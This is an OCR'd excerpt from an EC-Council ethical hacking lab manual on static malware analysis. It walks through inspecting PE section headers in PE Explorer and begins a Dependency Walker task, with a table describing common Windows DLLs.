


11. The trailing array of Data Directories cover pointers to the data in the sections.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Click **Section Headers** icon ( ) from the menu bar. This will provide you with the **SECTION HEADERS** information, allowing you to view all sections and information about their location and size.



13. Double click on any section to view the raw content. This will open a mini hex viewer window.

14. Close the hex viewer window after analysis.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

15. This is how to analyze a malicious file using PE Explorer. Close all open windows.
16. You can also use other PE extraction tools such as **Portable Executable Scanner** (**pescan**) (https://tzworks.net), **Resource Hacker** (http://www.angusj.com), or **PEView** (https://www.aldeid.com) to find the Portable Executable (PE) information of a malware executable file.

Task 6: Identify File Dependencies using Dependency Walker

Any software program depends on the various inbuilt libraries of an OS that help in performing specified actions in a system. Programs need to work with internal system files to function correctly. Programs store their import and export functions in a kernel32.dll file. File dependencies contain information about the internal system files that the program needs to function properly; this includes the process of registration and location on the machine.

Find the libraries and file dependencies, as they contain information about the run-time requirements of an application. Then, check to find and analyze these files to provide information about the malware in the file. File dependencies include linked libraries, functions, and function calls. Check the dynamically linked list in the malware executable file. Finding out all library functions may allow guessing about what the malware program can do. You should know the various DLLs used to load and run a program.

Some of the standard DLLs are:


DLLs	Description of contents
Kernel32.dll	Core functionality such as access and manipulation of memory, files, and hardware
Advapi32.dll	Provides access to advanced core Windows components such as the Service Manager and Registry
User32.dll	User-interface components such as buttons, scrollbars, and components for controlling and responding to user actions
Gdi32.dll	Functions for displaying and manipulating graphics
Ntdll.dll	Interface to the Windows kernel
WSock32.dll and Ws2_32.dll	Networking DLLs that help to connect to a network or perform network-related tasks
Wininet.dll	Supports higher-level networking functions

The Dependency Walker tool lists all dependent modules of an executable file and builds hierarchical tree diagrams. It also records all functions that each module exports and calls. Further, it detects many common application problems such as missing and invalid modules, import and export mismatches, circular dependency errors, mismatched machine modules, and module initialization failures.


Here, we will use the Dependency Walker tool to identify the file dependencies of an executable file.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1. On the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\File Dependency Checking Tools\Dependency Walker**, and double-click **depends.exe**.




2. The **Dependency Walker** main window appears; navigate to **File** and click **Open** to import the malicious file.

